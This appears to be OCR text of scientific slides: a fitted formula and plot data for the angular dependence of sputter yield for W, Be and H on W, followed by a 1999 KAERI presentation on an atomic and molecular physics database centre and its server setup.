
with $\eta = \pi/2 - \alpha_{opt}$


new formula


$$Y(E_0,\alpha) =$$

$$\cos^{-f}\left[\left(\frac{\alpha}{\alpha_0}\frac{\pi}{2}\right)^c\right]\exp\left\{b\left(1-\frac{1}{\cos\left[\left(\frac{\alpha}{\alpha_0}\frac{\pi}{2}\right)^c\right]}\right)\right\}$$

with $\alpha_0 = \pi - \arccos\sqrt{\frac{1}{1+E_0/E_{sb}}} \geq \frac{\pi}{2}$


30 eV W -> W
f=31.8726, b=16.0752, c=0.4609
TRIM.SP
new fit
old fit
sputter yield
10^{-2}
10^{-3}
10^{-4}
10^{-5}
10^{-6}
0
10
20
30
40
50
60
70
80
90
angle of incidence (deg.)


0.2 keV Be -> Be
f=12.3052, b=6.3484, c=0.7667
sputter yield
angle of incidence (deg.)
0
0.3
0.6
0.9
1.2
1.5
0
10
20
30
40
50
60
70
80
90


2 keV H -> W
f=1.3581, b=0.1650, c=1.0502
sputter yield
0.015
0.012
0.009
0.006
0.003
0
0
10
20
30
40
50
60
70
80
90
angle of incidence (deg.)

AMO Research Activities and Data Centre in KAERI

September 13, 1999

Yongjoo Rhee

Lab. For Quantum Optics

Korea Atomic Energy Research Institute

Coworkers

H,M,Park, Miran Lee, S.K.Kim, M.G.Kim, J.Lee

AMODS

1. General

Objectives

- Establishment of AMO database
- Development of High Precision Measurement Technologies

Scopes

- Experiments:
  - Doppler-free saturation spectroscopy
  - Autoionization levels, Isotope Shifts, HFS
- Database Management:
  - Atomic spectroscopy data of all the elements
  - Molecular reaction cross-section data
  - Collisional cross-section data
  - Quantum optical data and non-linear phenomena

Applications

- High Precision Trace Analysis for Nuclear Safety

AMODS

2. Current Status

Experimental setup

Diode laser MOPA system

Dye Lasers

Hardware Equipments

DEC Alphastation 600 5/333

RAM : 512 MB

DISC : 12GB(int), 24GB(ext), 1GB(jaz) X2

TAPE: 8mm, 4mm, QIC

Software Components

Web Server : APACHE 1.2 beta 7


SSI disabled, robots disabled


CGI script : shell, PERL

